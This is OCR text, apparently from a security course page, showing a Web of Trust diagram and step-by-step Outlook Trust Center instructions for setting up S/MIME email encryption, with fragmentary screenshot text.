

Alen
(Friend)
Direct
Trust
Bob
(Friend)
Indirect
Trust
Direct
Trust
Direct
Trust
Alice
(Main User)
Indirect
Trust
Indirect Trust
Indirect
Trust
Henry
(Outsider)
Direct
Trust
Indirect
Trust
Direct
Trust
Smith
(Friend)
Indirect
Trust
John
(Outsider)

Figure 20.38: Working of WOT

Encrypting Email Messages in Outlook: S/MIME Encryption

- Navigate to **File** → **Options** → **Trust Center** → **Trust Center Settings**
- Choose the **Email Security** option from the left pane
- In the **Encrypted email** section, click on the **Settings** option beside **Default Setting**
- In the **Change Security Settings** pop-up window, under the **Certificates and Algorithms** section, choose the **S/MIME certificate** for the **Signing certificate** and **Encryption certificate** options and click **OK**


Trust Center
Trusted Publishers
Privacy Options
Form-based Sign-in
Email Security
Attachment Handling
Automatic Download
Macro Settings
Programmatic Access
Settings...
Publish to GAL...
Impor
Change Security Settings
Security Labels...
New
Delete
Choose...
Choose...
OK
Cancel
OK
Cancel

Encrypted email

☐ Encrypt contents and attachments for outgoing messages
☐ Add digital signature to outgoing messages
☑ Send clear text signed message when sending signed messages
☐ Request S/MIME receipt for all S/MIME signed messages
Default Setting:

Digital IDs (Certificates)

Digital IDs or Certificates are d

Read as Plain Text

☐ Read all standard mail in plain tex
☐ Read all digitally signed mail i

Script in Folders

☐ Allow script in shared folders
☐ Allow script in Public Folders

Security Setting Preferences
Security Settings Name:
Cryptography Format: S/MIME
☐ Default Security Setting for this cryptographic message format
☐ Default Security Setting for all cryptographic messages

Certificates and Algorithms
Signing Certificate:
Hash Algorithm:
Encryption Certificate:
Encryption Algorithm:
☑ Send these certificates with signed messages

Encrypting Email Messages in Outlook


Secure/Multipurpose Internet Mail Extensions (S/MIME) Encryption

S/MIME certification is a technique that allows users to encrypt their email messages. It is used for encrypting Outlook email messages so that senders and the designated receivers can access them without compromising the integrity of the message.

The steps to encrypt email messages using S/MIME encryption are discussed below.

To perform these steps, a signing certificate should be attached to the keychain.

- Select **File → Options → Trust Center → Trust Center Settings**.


Outlook Options
?
×
General
Mail
Calendar
Groups
People
Tasks
Search
Language
Accessibility
Advanced
Customize Ribbon
Quick Access Toolbar
Add-ins
Trust Center
Microsoft Trust Center
Trust Center Settings...
OK
Cancel

Help keep your documents safe and your computer secure and healthy.

Security & more

